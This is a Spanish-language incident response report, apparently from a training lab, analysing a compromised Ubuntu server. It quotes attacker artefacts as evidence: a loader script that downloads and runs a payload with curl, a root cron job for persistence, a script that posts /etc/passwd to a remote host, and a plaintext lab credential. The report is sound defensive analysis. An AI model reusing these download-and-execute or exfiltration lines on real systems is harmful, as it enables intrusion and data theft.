INFORME TÉCNICO DE RESPUESTA EN VIVO A INCIDENTES

Organización: 4Geeks Academy

Sistema analizado: `4geeks-server-lab`

Analista: Ignacio Alonso

21/08/26

Índice.

Índice.
1. Resumen ejecutivo
2. Objetivo y alcance
3. Metodología
4. Información general del sistema.
5. Estado inicial del sistema
6. Hallazgos Técnicos
    H-01 — Credenciales almacenadas en texto plano
    H-02 — Ingeniería social y ejecución de script no confiable
    H-03 — Descarga y ejecución de una segunda etapa
    H-04 — Persistencia mediante tarea programada
    H-05 — Recopilación y transferencia de información sensible
    H-06 — Intentos de autenticación SSH
    H-07 — Manipulación del historial de comandos
    H-08 — Cuenta local creada durante la ventana del incidente
7. Línea temporal del incidente
8. Análisis de causa raíz y reconstrucción del incidente
    8.1 Posible vector inicial
    8.2 Ejecución de código externo
    8.3 Persistencia
    8.4 Cuenta local identificada durante el incidente
    8.5 Recopilación y posible exfiltración de información
    8.6 Factores que facilitaron el incidente
    8.7 Causa raíz
    Reconstrucción probable
9. Recomendaciones generales
    9.1 Gestión de credenciales
    9.2 Fortalecimiento del acceso SSH
    9.3 Concientización frente a ingeniería social
    9.4 Control de ejecución y principio de mínimo privilegio
    9.5 Monitoreo de mecanismos de persistencia
    9.6 Monitoreo y centralización de registros
    9.7 Control del tráfico de red
    9.8 Gestión de incidentes y preservación de evidencia
    9.9 Actualización y revisión periódica
10. Conclusión

1. Resumen ejecutivo

Durante el análisis del servidor se identificaron diferentes evidencias compatibles con un incidente de seguridad. Entre los principales hallazgos se encontró la ejecución de un archivo proveniente de una fuente no confiable, la existencia de programas capaces de descargar y ejecutar otros archivos, una tarea programada que permitía ejecutar automáticamente uno de estos programas y actividades relacionadas con la recopilación y posible transferencia de información sensible.

También se identificaron contraseñas almacenadas sin protección, intentos reiterados de acceso remoto y una cuenta local creada durante el período analizado.

La evidencia obtenida permitió reconstruir parcialmente la secuencia del incidente. El escenario más probable comienza con la ejecución de un programa por parte del usuario `reports`, posiblemente como consecuencia de un engaño o ingeniería social. Posteriormente aparecen otros archivos sospechosos, mecanismos de ejecución automática y actividades relacionadas con una posible transferencia de información.

Sin embargo, no fue posible determinar con certeza todas las acciones realizadas. Algunos archivos mencionados por los programas encontrados ya no estaban presentes durante la investigación y determinados registros presentaban limitaciones o indicios de manipulación.

El análisis se realizó manteniendo el servidor operativo y procurando no alterar las evidencias encontradas. No se realizaron modificaciones para corregir los problemas detectados; en su lugar, se documentaron los hallazgos y se establecieron recomendaciones para mejorar la seguridad y reducir la posibilidad de incidentes similares.

2. Objetivo y alcance

El objetivo fue analizar un servidor Linux potencialmente comprometido mediante técnicas de Live Incident Response, preservando su disponibilidad y evitando el apagado o la extracción del disco.

El análisis comprendió:

- estado general del sistema;
- procesos y servicios;
- usuarios y privilegios;
- conexiones y configuración de red;
- logs de autenticación;
- tareas programadas;
- historiales de comandos;
- archivos recientes;
- mecanismos de persistencia;
- posible actividad de exfiltración.

Limitaciones:

No se realizó análisis forense de disco ni captura de memoria, debido a que el análisis se desarrolló sobre el servidor en funcionamiento.

3. Metodología

Se aplicó una metodología de análisis por fases, revisando el sistema de manera ordenada y progresiva para identificar rastros, configuraciones o comportamientos anómalos.

Cada vez que se detectó un evento o artefacto relevante, este fue registrado y documentado en la carpeta correspondiente. Para mantener la trazabilidad del procedimiento, se elaboró un documento de trabajo con capturas de pantalla numeradas, comandos ejecutados, observaciones y resultados obtenidos durante la investigación.

Procedimiento aplicado

- Reconocimiento inicial del sistema sin realizar modificaciones.
- Recolección de evidencia volátil.
- Revisión de usuarios, grupos y autenticaciones.
- Análisis de procesos activos, conexiones de red y firewall.
- Revisión de tareas programadas, archivos recientes e historiales de comandos.
- Correlación de artefactos y construcción de una línea temporal.
- Elaboración de recomendaciones y lecciones aprendidas.

Durante la Fase 1 se priorizó el uso de comandos de lectura y consulta. No se eliminaron archivos, usuarios, procesos ni tareas programadas antes de que fueran debidamente documentados y preservados como evidencia.

4. Información general del sistema.

- Hostname: *4geeks-server*
- Sistema operativo: Ubuntu 20.04.6 LTS
- Kernel: *5.4.0-216-generic*
- Arquitectura: x86-64
- Virtualización: Oracle VirtualBox
- Usuario de análisis: *sysadmin*
- IP: *10.0.2.15/24*
- Gateway: *10.0.2.2*
- Interfaz: *enp0s3*
- Zona horaria: UTC
- Red del laboratorio: NAT



Figura 1: I*nformación general del servidor: hostname, sistema operativo, kernel,*



Figura 2: *Verificación del usuario utilizado durante el análisis (`sysadmin`)*

.

5. Estado inicial del sistema

Como primera etapa de la investigación se realizó un reconocimiento general del servidor con el objetivo de obtener una visión inicial del entorno, identificar los servicios activos y establecer una línea base de funcionamiento antes de profundizar en la búsqueda de evidencias.

Durante esta fase se verificó el estado general del sistema, los recursos disponibles, los servicios en ejecución, las conexiones de red y las configuraciones de seguridad presentes al momento del análisis.

Hallazgos iniciales

- La carga del sistema se encontraba dentro de parámetros normales.
- No se detectaron consumos anómalos de memoria RAM ni de almacenamiento.
- No se identificaron procesos zombis o bloqueados.
- No se observaron conexiones TCP establecidas al momento de la inspección.
- Se identificaron los puertos 21 (FTP), 22 (SSH) y 80 (HTTP) en estado de escucha.
- El firewall UFW se encontraba activo.
- La política de entrada configurada en UFW era **deny**, permitiendo únicamente los servicios autorizados.
- Los principales servicios observados fueron:
    - Apache2
    - OpenSSH
    - VSFTPD
    - Wazuh Agent
    - Cron
    - Rsyslog

A partir de esta información se estableció una línea base del sistema, la cual fue utilizada posteriormente para identificar configuraciones, procesos y archivos que no formaban parte del funcionamiento esperado del servidor.

6. Hallazgos Técnicos

Para documentar los hallazgos identificados durante la investigación se utilizó una metodología basada en la clasificación y análisis de evidencias. Cada hallazgo fue documentado mediante la siguiente estructura:

- Identificador.
- Título.
- Severidad.
- Evidencia.
- Análisis.
- Impacto.
- Acción correctiva.
- Estado final.

ID	Hallazgo	Severidad
H-01	Credenciales almacenadas en texto plano	Alta
H-02	Ingeniería social y ejecución de script no confiable	Alta
H-03	Descarga y ejecución de una segunda etapa	Alta
H-04	Persistencia mediante tarea programada	Crítica
H-05	Recopilación y transferencia de información sensible	Crítica
H-06	Intentos de autenticación SSH	Media
H-07	Manipulación de historiales	Media
H-08	Cuenta local creada durante la ventana del incidente	Media

Tabla 1: *Hallazgos.*

H-01 — Credenciales almacenadas en texto plano

Severidad: Alta

Evidencia

Durante la revisión del sistema se identificó el archivo:

/opt/.archive/credentials.txt



Figura 3: *Archivo credential.txt*




Figura 4: *Contenido credential.txt.*

Contenido:

reports:reports123

Asimismo, el archivo:

/home/reports/.note hacía referencia explícita a dichas credenciales almacenadas en la carpeta `/opt/.archive`.



Figura 5: *contenido /home/reports/.note*

Análisis

Se encontraron credenciales del usuario `reports` almacenadas sin ningún mecanismo de protección dentro de una carpeta oculta del sistema. La nota localizada en el directorio del usuario confirmaba que dichas credenciales habían sido guardadas temporalmente en esa ubicación.

Impacto

Cualquier usuario con permisos de lectura sobre el archivo podría obtener las credenciales y utilizarlas para autenticarse en el sistema.

Acción correctiva

Eliminar el archivo que contiene las credenciales en texto plano, forzar el cambio de la contraseña asociada al usuario `reports` y evitar el almacenamiento futuro de credenciales sin mecanismos de protección adecuados.

Estado final

Identificado y documentado. Remediación recomendada.

H-02 — Ingeniería social y ejecución de script no confiable

Severidad: Alta

Evidencia

Se localizó el archivo:

/home/reports/chat.txt

El contenido indicaba que un tercero solicitaba la ejecución de un script previamente enviado.

```
sysadmin@4geeks-server:~$ sudo cat /home/reports/chat.txt
From: unknown@externalmail.com
---
Hey, run that script I sent you earlier.
Don't worry, it's clean. Let me know once the backup finishes.
sysadmin@4geeks-server:~$
```

Figura 6: *Mensaje localizado en* `/home/reports/chat.txt`*, donde un tercero solicita al usuario ejecutar un script y asegura que es seguro.*

Además, en el historial del usuario se identificaron los siguientes comandos:

wget http://192.168.1.100/install.sh

chmod +x install.sh

./install.sh




Figura 7: Evidencia relacionada con la descarga y ejecución de `install.sh` desde la dirección `192.168.1.100`.

Análisis

La evidencia encontrada es compatible con un escenario de ingeniería social, donde el usuario fue inducido a descargar y ejecutar un archivo procedente de una fuente externa sin verificar previamente su legitimidad.

Impacto

La ejecución de software no validado puede permitir la instalación de código malicioso, persistencia y compromiso del sistema.

Acción correctiva

Eliminar los scripts provenientes de fuentes no confiables una vez preservada la evidencia y reforzar las políticas de ejecución de software. Complementariamente, se recomienda capacitar a los usuarios sobre riesgos de ingeniería social y ejecución de archivos recibidos de terceros.

Estado final

Identificado y documentado. Remediación recomendada.

H-03 — Descarga y ejecución de una segunda etapa

Severidad: Alta

Evidencia

El archivo `install.sh` contenía las siguientes instrucciones:

mkdir -p /tmp/.temp

curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload

chmod +x /tmp/.temp/payload

/tmp/.temp/payload

```
sysadmin@4geeks-server:~$ sudo find / -name "install.sh" 2>/dev/null
/usr/src/linux-headers-5.4.0-216/arch/sparc/boot/install.sh
/usr/src/linux-headers-5.4.0-216/arch/arm64/boot/install.sh
/usr/src/linux-headers-5.4.0-216/arch/ia64/install.sh
/usr/src/linux-headers-5.4.0-216/arch/m68k/install.sh
/usr/src/linux-headers-5.4.0-216/arch/powerpc/boot/install.sh
/usr/src/linux-headers-5.4.0-216/arch/x86/boot/install.sh
/usr/src/linux-headers-5.4.0-216/arch/nios2/boot/install.sh
/usr/src/linux-headers-5.4.0-216/arch/s390/boot/install.sh
/usr/src/linux-headers-5.4.0-216/arch/sh/boot/compressed/install.sh
/usr/src/linux-headers-5.4.0-216/arch/riscv/boot/install.sh
/usr/src/linux-headers-5.4.0-216/arch/arm/boot/install.sh
/usr/src/linux-headers-5.4.0-216/arch/parisc/install.sh
/usr/src/linux-headers-5.4.0-216/arch/parisc/boot/install.sh
/home/reports/install.sh
sysadmin@4geeks-server:~$
```

Figura 8: *Localización del archivo* `/home/reports/install.sh` *durante la investigación.*

```
sysadmin@4geeks-server:~$ sudo  cat /home/reports/install.sh
#!/bin/bash


echo "[*] Preparing enviroment..."
sleep 1
mkdir -p /tmp/.temp
echo "[*] Downloading dependencies..."
sleep 2
curl -s http://192.168.1.100/payload.bin -o /tmp/.temp/payload
chmod +x /tmp/.temp/payload
/tmp/.temp/payload &
echo "[*] Installation complete."
sysadmin@4geeks-server:~$ _
```

Figura 9: *Contenido de* `install.sh`*, donde se observa la descarga y ejecución de una segunda etapa desde* `192.168.1.100`*.*

Análisis

El script actuaba como un cargador (*loader*), es decir, un programa cuya función principal era descargar y ejecutar otro archivo en el servidor. Para ello, creaba un directorio oculto, descargaba el archivo remoto, le asignaba permisos de ejecución y posteriormente lo ejecutaba en segundo plano.

Impacto

Este comportamiento permite la descarga y ejecución de código arbitrario desde un servidor externo, facilitando la instalación de componentes maliciosos adicionales.

Limitaciones

El archivo `/tmp/.temp/payload` ya no se encontraba presente al momento de la investigación, por lo que no fue posible analizar su contenido.

Acción correctiva recomendada

Se recomienda eliminar los artefactos asociados a `install.sh` una vez preservada la evidencia y revisar el sistema en busca de archivos, procesos o mecanismos de persistencia que pudieran haber sido generados por la segunda etapa.

Debido a que el payload no pudo ser recuperado, se recomienda considerar la posibilidad de que se hayan producido acciones adicionales que no pudieron ser observadas directamente durante el análisis.

Estado

Identificado y documentado. Remediación recomendada.

H-04 — Persistencia mediante tarea programada

Severidad: Crítica

Evidencia

Se identificó el archivo:

/etc/cron.d/sys-maintenance

```
/etc/cron.d:
total 28
drwxr-xr-x   2 root root 4096 Jun 23  2025 .
drwxr-xr-x 100 root root 4096 Jun 23  2025 ..
-rw-r--r--   1 root root  201 Feb 14  2020 e2scrub_all
-rw-r--r--   1 root root   41 Jun 21  2025 logrotate
-rw-r--r--   1 root root  102 Feb 13  2020 .placeholder
-rw-r--r--   1 root root  190 Mar 14  2023 popularity-contest
-rw-r--r--   1 root root   44 Jun 23  2025 sys-maintenance
```

Figura 10: Archivo `/etc/cron.d/sys-maintenance` identificado entre las tareas programadas del sistema.

Contenido:

**/15 * * * * root /usr/local/bin/backup2.sh*

```
sysadmin@4geeks-server:~$ sudo cat /etc/cron.d/sys-maintenance
*/15 * * * * root /usr/local/bin/backup2.sh
sysadmin@4geeks-server:~$
```

Figura 11: Contenido de `sys-maintenance`, configurado para ejecutar `backup2.sh` cada 15 minutos con privilegios de `root`.

En Linux, *`cron`* permite programar la ejecución automática de comandos o scripts en determinados horarios o intervalos.

En ciberseguridad se denomina **persistencia** a los mecanismos utilizados para mantener la capacidad de ejecutar código o conservar acceso a un sistema a lo largo del tiempo.

Análisis

La tarea programada ejecutaba cada 15 minutos un script personalizado con privilegios de root. La configuración no corresponde a una tarea estándar del sistema operativo y representa un mecanismo de persistencia.

Impacto

Permite la ejecución automática y periódica de código con privilegios elevados.

Acción correctiva recomendada

Eliminar la tarea *`/etc/cron.d/sys-maintenance`* y el script asociado una vez preservada la evidencia. Revisar adicionalmente las tareas programadas de usuarios y del sistema para descartar otros mecanismos de persistencia no autorizados.

Estado final

Identificado y documentado. Remediación recomendada.

H-05 — Recopilación y transferencia de información sensible

Severidad: Crítica

Evidencia

El script */usr/local/bin/backup2.sh* contenía instrucciones para comprimir */etc/passwd* y transferir el archivo generado mediante HTTP POST a *192.168.1.100:8080*.

Por otra parte, se identificó el archivo */home/reports/backup.log*, que hacía referencia a la compresión de */etc/shadow*, archivo sensible que contiene los hashes asociados a las contraseñas de las cuentas locales, y a una transferencia hacia *102.168.1.100:8080.*




Figura 12: Archivos `credentials.txt` **y** `backup2.sh` identificados durante la búsqueda de artefactos recientes.




Figura 13: Contenido de `backup2.sh`, donde se observa la compresión de `/etc/passwd` y su transferencia mediante HTTP POST hacia `192.168.1.100:8080`.

Por otra parte, el archivo *backup.log* registraba:

Compressing /etc/shadow...

Uploading to 102.168.1.100:8080




Figura 14: Contenido de `backup.log`, donde se registra la compresión de `/etc/shadow` y una transferencia hacia `102.168.1.100:8080`.

Análisis

Ambas evidencias muestran actividades de recopilación y transferencia de información relacionada con cuentas y autenticación. Sin embargo, existen diferencias tanto en el archivo recopilado como en la dirección IP registrada, por lo que no se puede afirmar que el contenido *de* *backup.log* corresponda exactamente a una ejecución del backup2.sh recuperado.

Se identificó una discrepancia entre las direcciones IP observadas:

- *backup2.sh* referenciaba *192.168.1.100*.

```
sysadmin@4geeks-server:~$ sudo cat /usr/local/bin/backup2.sh
#!/bin/bash
tar -czf /tmp/secrets.tgz /etc/passwd
curl -X POST -F 'file=@/tmp/secrets.tgz' http://192.168.1.100:8080/upload

sysadmin@4geeks-server:~$
```

Figura 15: *Dirección 192.168.1.100:8080 configurada como destino en backup2.sh*

- *backup.log* referenciaba *102.168.1.100*.

```
sysadmin@4geeks-server:~$ sudo cat /home/reports/backup.log
[INFO] Starting backup process...
[INFO] Compressing /etc/shadow...
[INFO] Uploading to 102.168.1.100:8080
[OK] Backup completed
```

Figura 16: Dirección 102.168.1.100:8080 registrada en backup.log.

Esta diferencia fue documentada sin modificaciones debido a que podría corresponder a una alteración del registro, una configuración distinta o una inconsistencia introducida durante el incidente.

Impacto

La posible exposición de */etc/shadow* representa un riesgo elevado, ya que este archivo contiene hashes asociados a las contraseñas de las cuentas locales, los cuales podrían ser utilizados para realizar ataques offline orientados a recuperar credenciales. Asimismo, la transferencia de información relacionada con las cuentas del sistema podría facilitar ataques posteriores.

Acción correctiva recomendada

Bloquear los destinos identificados cuando corresponda, eliminar los mecanismos utilizados para la recopilación y transferencia de información una vez preservada la evidencia y forzar la rotación de las credenciales potencialmente expuestas. También se

recomienda revisar los registros de red disponibles para determinar si existieron transferencias exitosas hacia los destinos identificados.

Estado

Identificado y documentado. Remediación recomendada.

H-06 — Intentos de autenticación SSH

Severidad: Media

Evidencia

Durante la revisión del archivo `/var/log/auth.log` se identificaron múltiples intentos fallidos de autenticación SSH provenientes de la dirección IP:

192.168.1.103

Los intentos estuvieron dirigidos contra diferentes usuarios, entre ellos:

test
admin
hacker
root



Figura 17: *Intentos fallidos de autenticación SSH desde `192.168.1.103` contra diferentes cuentas del sistema.*

También se identificó un acceso exitoso mediante contraseña para el usuario:

sysadmin

desde la dirección:

192.168.1.50



Figura 18: *Registro de autenticación SSH exitosa del usuario* `sysadmin` *desde* `192.168.1.50`.

Análisis

La presencia de múltiples intentos fallidos contra distintos nombres de usuario es compatible con actividades de enumeración de cuentas o intentos de acceso por fuerza bruta sobre el servicio SSH.

SSH es un servicio utilizado para administrar sistemas de forma remota mediante una conexión autenticada.

Sin embargo, durante la investigación no se obtuvo evidencia suficiente para demostrar que el acceso inicial del incidente se haya producido mediante SSH.

El único acceso exitoso claramente identificado en los registros corresponde al usuario `sysadmin` desde `192.168.1.50`. Por este motivo, los intentos provenientes de `192.168.1.103` se consideran actividad sospechosa, pero no pueden relacionarse directamente con la ejecución de `install.sh` o con la persistencia identificada.

Impacto

La exposición del servicio SSH a intentos reiterados de autenticación incrementa el riesgo de acceso no autorizado, especialmente si existen contraseñas débiles, reutilizadas o expuestas.

Acción correctiva recomendada

Se recomienda restringir el acceso SSH únicamente a los orígenes y usuarios necesarios, revisar las políticas de contraseña, limitar los intentos reiterados de autenticación, considerar el uso de autenticación mediante claves y verificar que el acceso directo de `root` mediante SSH se encuentre deshabilitado.

Estado final

Identificado y documentado. Remediación recomendada.

H-07 — Manipulación del historial de comandos

Severidad: Media

Evidencia

Durante el análisis de los registros de *sudo* se identificaron comandos utilizados para escribir, modificar y cambiar la propiedad del archivo:

/home/reports/.bash_history

Entre las acciones observadas se encontraron operaciones mediante comandos como:

tee: sirve para **recibir texto por la entrada estándar y escribirlo en un archivo**.
chown: cambia el propietario del archivo.

aplicadas directamente sobre el historial del usuario *reports*.



Figura 20: *Registros de* `sudo` *que muestran operaciones mediante* `tee` *y* `chown` *sobre* `/home/reports/.bash_history`.

Análisis

El archivo *.bash_history* registra normalmente los comandos ejecutados de forma interactiva por un usuario. La modificación manual de este archivo afecta la confiabilidad de su contenido como fuente única para reconstruir las acciones realizadas en el sistema.

Debido a esta situación, durante la investigación no se utilizaron los datos de *.bash_history* de manera aislada. La información encontrada fue correlacionada con otras fuentes de evidencia, entre ellas:

- */var/log/auth.log*;
- registros de *sudo*;
- archivos existentes en el sistema;
- marcas de tiempo;
- tareas programadas;
- scripts recuperados;
- contenido de `chat.txt`;
- `install.sh`;
- `backup2.sh`;
- `backup.log`.

Esta correlación permitió confirmar varios de los eventos observados independientemente del historial de comandos.

Impacto

La modificación o alteración del historial puede dificultar la reconstrucción de actividades, ocultar comandos ejecutados previamente o introducir información que no corresponda a una actividad real.

Esto reduce la confiabilidad del historial y obliga a utilizar múltiples fuentes para validar los eventos.

Acción correctiva recomendada

Implementar mecanismos de registro centralizado o independiente de los usuarios, evitando depender exclusivamente de *.bash_history* para reconstruir actividades. También se recomienda restringir la modificación no autorizada de registros y supervisar eventos relacionados con su alteración.

Estado final

Identificado y documentado. Remediación recomendada.

H-08 — Cuenta local creada durante la ventana del incidente

Severidad: Media

Evidencia

Durante la revisión de usuarios se identificó la cuenta local:

hacker

Los registros de autenticación muestran su creación el 23 de junio de 2025:

Jun 23 15:02:47 useradd: new user: name=hacker, UID=1002,

GID=1002, home=/home/hacker, shell=/bin/bash

Posteriormente se registró:

Jun 23 15:03:53 passwd: password changed for hacker

La cuenta dispone de un shell interactivo `/bin/bash` y una contraseña configurada.

Aproximadamente 25 minutos después se registraron múltiples intentos fallidos de autenticación SSH contra dicha cuenta desde `192.168.1.103`.

Análisis

La cuenta fue creada durante la misma ventana temporal en la que se identificaron otros artefactos asociados al incidente.

Sin embargo, **no se encontró evidencia suficiente para determinar quién creó la cuenta ni para atribuir su creación al atacante**.

Los intentos SSH identificados contra `hacker` fueron fallidos, por lo que tampoco existe evidencia de una autenticación exitosa mediante esta cuenta.

Impacto

La existencia de una cuenta interactiva no reconocida podría proporcionar un mecanismo adicional de acceso al sistema en caso de disponer de sus credenciales.

Acción correctiva recomendada

Se recomienda validar la legitimidad de la cuenta con los administradores del sistema. En caso de no corresponder a una cuenta autorizada, debería ser deshabilitada y posteriormente eliminada una vez preservada la evidencia necesaria.

También se recomienda revisar la creación de cuentas locales y generar alertas ante la aparición de usuarios no autorizados.

Estado

Identificado y documentado. **Atribución no determinada.**

7. Línea temporal del incidente

A partir de las marcas temporales de los archivos, registros de autenticación y demás artefactos recuperados, se reconstruyó una cronología aproximada de los eventos relacionados con el incidente.

Se utilizó principalmente el campo *Modify* de los archivos analizados. Los valores recientes de *Access* corresponden a accesos realizados durante la propia investigación y, por lo tanto, no fueron utilizados para determinar la fecha del incidente.

23 de junio de 2025

14:07 — Referencia a credenciales

El archivo */home/reports/.note* presenta una fecha de modificación de las 14:07:19. Su contenido indicaba que las nuevas credenciales del usuario *reports* habían sido almacenadas temporalmente en */opt/.archive.*

14:09 — Almacenamiento de credenciales

El archivo */opt/.archive/credentials.txt*, que contenía las credenciales en texto plano del usuario *reports*, presenta una modificación a las 14:09:58.

Esto permite relacionar temporalmente la nota anterior con la aparición del archivo de credenciales.

14:28 — Aparición de *install.sh*

El archivo */home/reports/install.sh* presenta una modificación a las 14:28:02. El script contenía instrucciones para descargar un segundo archivo desde *192.168.1.100*, otorgarle permisos de ejecución y ejecutarlo en segundo plano.

14:31 — Registro de actividad de backup

El archivo */home/reports/backup.log* presenta una fecha de modificación de las 14:30:40.

14:40 — Mensaje asociado a ingeniería social

El archivo */home/reports/chat.txt* presenta una modificación a las 14:40:35. Su contenido mostraba un mensaje proveniente de un tercero solicitando la ejecución de un script y asegurando que este era seguro.

La marca temporal del archivo *chat.txt* es posterior a la de *install.sh*. Por este motivo, las fechas de modificación por sí solas **no permiten afirmar que el mensaje haya ocurrido antes de la ejecución**. El contenido permite relacionar ambos artefactos, pero no establecer su orden exacto únicamente mediante estas marcas temporales.

15:02 — Creación de la cuenta *hacker*

Los registros de autenticación muestran la creación del usuario local *hacker*, con UID 1002, directorio */home/hacker* y shell */bin/bash*. A las 15:03 se registró un cambio de contraseña para dicha cuenta. La creación ocurre dentro de la ventana temporal del incidente, aunque no fue posible determinar con la evidencia disponible quién realizó esta acción.

15:06 — Aparición de *backup2.sh*

El archivo */usr/local/bin/backup2.sh* presenta una modificación a las 15:06:49. El script contenía instrucciones para comprimir información del sistema y transferirla mediante HTTP POST.

15:08 — Establecimiento de persistencia

El archivo */etc/cron.d/sys-maintenance* presenta una modificación a las 15:08:58 y contenía una tarea configurada para ejecutar */usr/local/bin/backup2.sh* cada 15 minutos con privilegios de *root*.

La proximidad temporal entre la modificación de *backup2.sh* y la creación/modificación de la tarea programada permite relacionar ambos artefactos como parte del mecanismo de persistencia identificado.

15:28 — Intentos de autenticación contra *hacker*

Se registraron múltiples intentos fallidos de autenticación SSH contra la cuenta *hacker* desde *192.168.1.103*. No se identificó una autenticación exitosa asociada a estos intentos.

Evidencias utilizadas para la reconstrucción temporal:




Figura 21:muestra metadatos de backup2.sh




Figura 22: *Metadatos de* `note` *y* `credentials.txt`.

